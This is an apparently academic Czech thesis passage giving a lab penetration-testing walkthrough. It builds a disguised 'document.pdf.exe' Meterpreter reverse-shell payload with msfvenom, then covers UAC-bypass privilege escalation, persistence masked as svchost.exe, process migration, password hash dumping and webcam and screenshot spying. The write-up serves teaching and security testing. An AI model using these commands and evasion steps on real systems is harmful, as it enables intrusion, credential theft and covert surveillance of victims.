
Základní vlastnosti scénáře:

1. Z bezpečnostních důvodů hypotetická organizace, která sítě A i B spravuje drží záměrně tyto sítě od sebe oddělené. Router tedy slouží striktně ke komunikaci sítě A i B s externími sítěmi avšak ne mezi sebou navzájem. Prakticky je toto pravidlo možné vytvořit absencí routovacího pravidla pro propojení sítě A se sítí B.
2. Server umístěný mezi sítě A a B je dosažitelný z obou sítí avšak není dosažitelný z žádné jiné sítě. Hypotetická organizace, která tuto síť organizace vlastní, tak rozhodla za účelem ochrany dat na serveru umístěných. Prakticky je tohoto možné dosáhnout například umístěním restriktivního Access Control Listu (ACL) na vstup routeru, který propojuje síť organizace s externí sítí.
3. Z praktických důvodů je stroj penetračního testera přímo přítomný v cílové síti 10.0.0.0/24. Scénář je však navržený tak, aby realistický a proveditelný i kdyby byla komunikace testera s cílovou sítí vedena skrze externí síť.

Nutným předpokladem v tomto případě je, že by komunikace nebyla zablokována firewallem umístěným na hranici sítě této smyšlené organizace.

9.2 Příprava scénáře

Případová studie byla provedena za využití laboratoře počítačových sítí na Fakultě informatiky a managmentu Univerzity Hradec Králové. Jednotlivé koncové stanice jsou virtualizovány za využití programu Oracle VM VirtualBox. Server je simulován pomocí předem záměrně zranitelného operačního systému Metasploitable 2. Jedná se o Linuxový operační systém, který vytvořila společnost rapid7 za účelem tréningu a demonstrací technik penetračního testování. Pro pozdější využití v rámci případové studie byla pak v tomto operačním systému překonfigurována předinstalovaná verze programu vsftpd tak, aby pro využití služby FTP byla nutná autentizace. Konektivita serveru do dvou sítí byla umožněna využitím externí USB síťové karty společně s využitím druhé síťové karty vestavěné v hostitelském počítači.



Obrázek 20 Příprava scénáře
Zdroj: Vlastní tvorba

9.3 Provedení scénáře

Scénář začíná vytvořením škodlivého souboru. V rámci Metasploit Framework za tím účelem může být využit příkaz msfvenom, který na rozdíl od běžných součástí Metasploitu neodkazuje na standartní modul, ale samostatný program, který pokud je nainstalovaný, může být spuštěn i přímo z shellu. Konkrétní syntaxe užitá v tomto scénáři je následující: „*msfvenom -p windows/meterpreter/reverse_tcp -e x86/shikata_ga_nai -i 5 LHOST=10.0.0.4 LPORT=5556 -f exe -o document.pdf.exe*“. Příznak „*-p*“ slouží pro specifikici konkrétního payloadu, který v tomto případě byl vybrát jako Meterpreter pro Windows. Komunikace byla zvolena jako „*reverse_tcp*“, tedy standartní TCP spojení, které vzdálený počítač po úspěšném infikování inicializuje směrem k předem vybranému vzdálenému cíli. Tento vzálený cíl je specifikován možnostmi „*LHOST*“ a „*LPORT*“. Příznak „*-e*“ slouží k volbě konkrétní šifrovací metody Šifrování je provedeno tolikrát, kolik je vybráno pomocí příznaku „*-i*“. Výstupní soubor byl zvolený jako exe s názvem „*document.pdf.exe*“. Tento název byl zvolen z důvodu známé vlastnosti operačních systému typu Windows, které ve výchozím nastavení automaticky skrývají koncovku souboru, takže se soubor s velkou pravděpodobností na cílovém počítači zobrazí pouze jako „*document.pdf*“, tedy pouze jako neškodný dokument. Detailní postup je zobrazen na obrázku 21.

```
msf6 > msfvenom -p windows/meterpreter/reverse_tcp -e x86/shikata_ga_nai
[*] exec: msfvenom -p windows/meterpreter/reverse_tcp -e x86/shikata_ga_

Overriding user environment variable 'OPENSSL_CONF' to enable legacy fun
[-] No platform was selected, choosing Msf::Module::Platform::Windows fr
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 5 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai succeeded with size 408 (iteration=1)
x86/shikata_ga_nai succeeded with size 435 (iteration=2)
x86/shikata_ga_nai succeeded with size 462 (iteration=3)
x86/shikata_ga_nai succeeded with size 489 (iteration=4)
x86/shikata_ga_nai chosen with final size 489
Payload size: 489 bytes
Final size of exe file: 73802 bytes
Saved as: document.pdf.exe
msf6 >
```


Obrázek 21 Vytvoření škodlivého souboru
Zdroj: Vlastní tvorba

Ještě před tím, než bude škodlivý soubor dopraven do cílového počítačového systému je potřeba nastavit námi kontrolovaný počítač, tak aby toto spojení očekával. Moduly, které takovéto spojení očekávají, se v rámci Metasploitu nazývají „*handlery*“ a je možné je spustit a nakonfigurovat stejně jako každý jiný modul. Důležité je, že handler musí být spuštěn přesně na stejné adrese a portu, ke kterému se bude případně připojovat cílový infikovaný počítač. Jedná se tedy o mapování 1:1. Konkrétní nastavení handleru pro tento scénář je zřejmé z obrázku 22.

Obrázek 22 Příprava handleru
Zdroj: Vlastní tvorba

Následuje dopravení škodlivého souboru na vzdálený počítač a jeho spuštění. Toho může být dosaženo několika způsoby. Pokud by se jednalo o reálný nepřátelský útok, tak toho bude dosaženo pravděpodobně na základě sociálního inženýrství, například tedy přes phishingový email. V případě penetračního testování vše záleží na konkrétním rozsahu penetračního testu, tak jak byl definován ve smlouvě během před–zakázkové interakce. Konkrétní způsob dopravení škodlivého souboru na cílový počítač není důležitý. Důležité je, co se stane po jeho spuštění.


Z pohledu cílové stanice, na který byl škodlivý soubor spuštěn, se vše jeví jako, že se nestalo vůbec nic. Nepozorný uživatel tedy na tento „dokument“ zapomene a pokračuje se svou prací. Na stanici penetračního testera se však v tento moment objeví rozhraní Meterpreteru, tak je zřejmé z obrázku 23. Cílový systém byl tedy úspěšně kompromitován.



Obrázek 23 Výpis dostupných pravomocí
Zdroj: Vlastní tvorba

Po úspěšném navázání Meterpreter relace je možné pokračovat v prozkoumání kompromitované stanice. Všechny dostupné příkazy Meterpreteru jsou v tomto případě opět možné získat zadáním příkazu „*help*“.


Pro získání příkazové řádky je možné využít příkaz metepreteru „*shell*“. Na obrázku 23 je například zobrazeno spuštění příkazu „*getprivs*“ pro příkazovou řádku Windows, který testerovi ukáže, jak velké pravomoci má aktuálně na cílovém systému k dispozici. Z obrázku je zřejmé, že aktuálně dostupné pravomoci nejsou nikterak velké a pro penetračního testera by jistě bylo výhodné je nějakým způsobem zvýšit. Pro tento účel existuje příkaz Meterpreteru „*getsystem*“, který se několika různými způsoby pokusí prolomit zabezpečení a eskalovat privilegia na oprávnění „*NT AUTHORITY\System*“. Jak je ale zjevné z obrázku 24. V tomto případě byla eskalace privilegií neúspěšná.



Obrázek 24 Snaha o eskalaci privilegií
Zdroj: Vlastní tvorba

Po neúspěšné eskalaci privilegií nezbývá, než pokračovat v prozkoumáváni kompromitovaného systému a jeho sítě za účelem odhalení dalších relevantních a užitečných informací.

Za účelem úspěšné elevace privilegií je potřeba nalézt takové informace, které umožní provedení dalších exploitů na kompromitovaném stroji. Dobrým nástrojem pro tento účel je například příkaz „*systeminfo*“, který je možné provést z příkazové řádky operačních systémů typu Microsoft Windows. Výstup po provedení tohoto příkazu je na obrázku 25. Je zde zobrazen název počítače, počet jader ale například i skutečnost, že kompromitovaný stroj využívá operační systém Windows 7, který oficiálně přestal být výrobcem podporován v roce 2020. (104). Pravděpodobnost nalezení bezpečnostní slabiny v takovém operačním systému je tedy značná. Další důležitou informací je i doména „*WORKGROUP*“, ve které počítač je. Toto nastavení totiž odpovídá výchozímu nastavení a je tedy možné určit, že počítač není spravován doménovým kontrolérem. Pro určení konkrétní instalované sub-verse operačního systému je velmi užitečná sekce „*Hotfix(s)*“ která, jak již název napovídá, popisuje, jaké poslední softwarové aktualizace operačního systému byly nainstalovány.




Obrázek 25 Zjišťování dalších informací
Zdroj: Vlastní tvorba

Po co nejpřesnějším zjištění aktuálně instalované verze i subverze operačního systému je možné tyto informace využít a identifikovat za pomoci těchto znalostí potenciální zranitelnosti a náležité exploity, které je možné pro další pokrok v penetračním testu využít. Za tímto účelem je možné vyzkoušet širokou škálu možností jako je například využití vyhledávání uvnitř Metasploitu, využití dříve zmiňovaného webu cvedetails.com, internetového vyhledávače či řady speciálních programů a databází, které po zadání veškerých informací včetně hotfixů automaticky vypíší dostupné exploity.

Po provedení takového vyhledání je zjištěno, že za účelem eskalace privilegií je možné využít modul „explouit/*windows/local/bypassuac*“, který má za cíl obejít


řízení uživatelských účtů (User Account Control) a vytvořit novou relaci, na které již eskalace privilegií na oprávnění „*NT AUTHORITY\System*“ má být dostupná.

Nastavení a spuštění tohoto exploitu je zobrazené na obrázku 26. Za účelem úspěšného provedení je nejdříve nutné upozadit aktuální relaci Meterpreteru příkazem „*bg*“ či „*background*“. Tento exploit dále pro své provedení vyžaduje nastavení relace, ze které má být proveden.



Obrázek 26 Příprava na eskalaci privilegií
Zdroj: Vlastní tvorba

Z obrázku 27 je zřejmé, že exploitace proběhla úspěšně a v důsledku byla otevřena nová relace s identifikačním číslem 2. Pro přepnutí na tuto nově vytvořenou relaci se využívá příkaz „*sessions -i 2*“. Parametr „*-i*“ v tomto případě odkazuje na slovo „*interaguj*“. Zadáním příkazu „*getsystem*“ do Meterpreteru této nově otevřené relace je pak nyní již úspěšně dosaženo eskalace privilegií.



Obrázek 27 Úspěšná eskalace privilegií
Zdroj: Vlastní tvorba

Dalším ze zajímavých příkazů pro Meterpreter je například příkaz „*ps*“, který zobrazí všechny aktuálně běžící procesy na kompromitovaném počítači. Výstup z tohoto příkazu je ukázán na obrázku 28. Z obrázku je zřejmé, že na cílovém systému je spuštěna značná řada procesů. Za povšimnutí stojí například i proces s PID 2384. Tento proces nese název „*document.pdf.exe*“. Jedná se tedy o proces, který byl spuštěn na základě spuštěného škodlivého souboru. Tento název byl původně zvolen za účelem zamaskování spustitelného souboru tak, aby vypadal jako pouhý dokument a byl tedy méně nápadný. Nyní ale jméno procesu naopak dělá celou aktivitu na kompromitovaném počítači více nápadnou.


```
meterpreter > ps

Process List
============

 PID   PPID  Name                  Arch  Session  User
 ---   ----  ----                  ----  -------  ----
 0     0     [System Process]
 4     0     System                x64   0
 216   4     smss.exe              x64   0        NT AUTHORITY\SYSTEM
 284   276   csrss.exe             x64   0        NT AUTHORITY\SYSTEM
 292   432   svchost.exe           x64   0        NT AUTHORITY\NETWORK SERVICE
 332   276   wininit.exe           x64   0        NT AUTHORITY\SYSTEM
 344   324   csrss.exe             x64   1        NT AUTHORITY\SYSTEM
 372   324   winlogon.exe          x64   1        NT AUTHORITY\SYSTEM
 432   332   services.exe          x64   0        NT AUTHORITY\SYSTEM
 440   332   lsass.exe             x64   0        NT AUTHORITY\SYSTEM
 448   332   lsm.exe               x64   0        NT AUTHORITY\SYSTEM
 548   432   svchost.exe           x64   0        NT AUTHORITY\SYSTEM
 624   432   svchost.exe           x64   0        NT AUTHORITY\NETWORK SERVICE
 668   432   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE
 760   432   svchost.exe           x64   0        NT AUTHORITY\SYSTEM
 788   432   svchost.exe           x64   0        NT AUTHORITY\SYSTEM
 956   432   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE
 1040  760   dwm.exe               x64   1        JohnDoe-PC\John Doe
 1060  1032  explorer.exe          x64   1        JohnDoe-PC\John Doe
 1100  432   spoolsv.exe           x64   0        NT AUTHORITY\SYSTEM
 1112  2428  KickADtbNImu.exe      x86   1        JohnDoe-PC\John Doe
 1140  432   taskhost.exe          x64   1        JohnDoe-PC\John Doe
 1148  432   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE
 1328  432   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE
 1456  432   taskhost.exe          x64   1        JohnDoe-PC\John Doe
 1480  432   SearchIndexer.exe     x64   0        NT AUTHORITY\SYSTEM
 1668  432   sppsvc.exe            x64   0        NT AUTHORITY\NETWORK SERVICE
 1752  432   wmpnetwk.exe          x64   0        NT AUTHORITY\NETWORK SERVICE
 1792  432   svchost.exe           x64   0        NT AUTHORITY\SYSTEM
 2088  1060  taskmgr.exe           x64   1        JohnDoe-PC\John Doe
 2384  1060  document.pdf.exe      x86   1        JohnDoe-PC\John Doe
 2668  760   WUDFHost.exe          x64   0        NT AUTHORITY\LOCAL SERVICE
 3016  432   TrustedInstaller.exe  x64   0        NT AUTHORITY\SYSTEM

meterpreter >
```

Obrázek 28 Seznam spuštěných procesů
Zdroj: Vlastní tvorba

Skrytí procesu může být dosaženo například i v rámci procesu vytvoření persistence. Vzhledem k tomu, že původně byl počítačový systém kompromitován za pomocí škodlivého souboru, je logické, že pokud by došlo ke ztrátě spojení, tak další infikování stejného počítače nemusí být vůbec snadné. Obnovení spojení by totiž vyžadovalo druhé spuštění škodlivého souboru. Proto je dalším důležitým krokem v procesu penetračního testování vytvoření persistentní přítomnosti.

Za tímto účelem je možné využít modul Meterpreteru „*post/windows/manage/persistence_exe*“. Pro spuštění tohoto modulu je nutné nakonfigurovat řadu konfiguračních možností, Jednou z nich je například „*REXEPATH*“, která obsahuje adresu ke spustitelnému souboru, který má být na vzdálený počítač nahrán a spuštěn. V tomto případě se jedná o stále ten stejný soubor, který byl využit při prvotním infikování vzdáleného počítače. Soubor se tedy stále nachází na adrese „*/home/kali/document.pdf.exe*“.

V tomto případě není interakce s uživatelem nutná a může být využito jiné snahy o zamaskování přítomnosti na počítačovém systému. Parametr „*REXNAME*“, který nastavuje název, pod kterým bude výsledný spustitelný soubor na cílovém počítači existovat, je tedy nastaven na „*svchost.exe*“. Je zde tedy využito vlastnosti operačních systémů typu Windows, které mají obvykle v každý okamžik spuštěno několik procesů s tímto názvem. Zvyšuje se tím tedy pravděpodobnost, že uživatel si podezřelého procesu nevšimne ani při otevření seznamu procesů. Poslední konfigurační možností, která je potřeba před spuštěním modulu nastavit je relace, která má být pro spuštění modulu využita. V tomto případě, je tato možnost nastavena standartním způsobem za využití příkazu „*set SESSION 2*“. Spuštění tohoto modulu je na obrázku 29.



Obrázek 29 Vytvoření persistentní přítomnosti
Zdroj: Vlastní tvorba

Další z možností skrytí přítomnosti na počítači je využití jedné z důležitých vlastností Meterpreteru, kterou je možnost migrace napříč procesy. Toho je možné docílit jednoduše využitím příkazu „*migrate*“ společně s PID, procesu, do kterého má být přemigrováno. Migrování napříč procesy kromě zakrytí přítomnosti přináší další výhody, které byly blíže popsány v předchozí kapitole.

K migraci napříč procesy se doporučuje vybrat nějaký stabilní proces, který je spuštěný celou dobu, po kterou je počítač zapnutý a který zároveň nebudí podezření. Typicky se k tomuto účelu vybírá proces „*explorer.exe*“, tedy průzkumník souborů. Úspěšná migrace napříč procesy je znázorněna na obrázku 30.

Obrázek 30 Úspěšná migrace Meterpreteru
Zdroj: Vlastní tvorba

Pro další prozkoumávání cílového systému může být využita řada příkazů. Jedním z velmi zajímavých je například „*hashdump*“, který automaticky exportuje zahashovaná hesla ze systému. Penetrační tester se pak tato hesla může například pomocí programu hashcat pokusit prolomit.


Meterpreter dále disponuje řadou možností pro špehování daného počítače. Příkazem „*webcam_snap*“ je například možné vytvořit fotografii pomocí webkamery. Příkaz „*screenshot*“ pak, jak již název napovídá, vytvoří kopii aktuální obrazovky infikovaného systému. Výsledky využití příkazu „*screenshot*“ jsou zřejmé z obrázků 31 a 32.

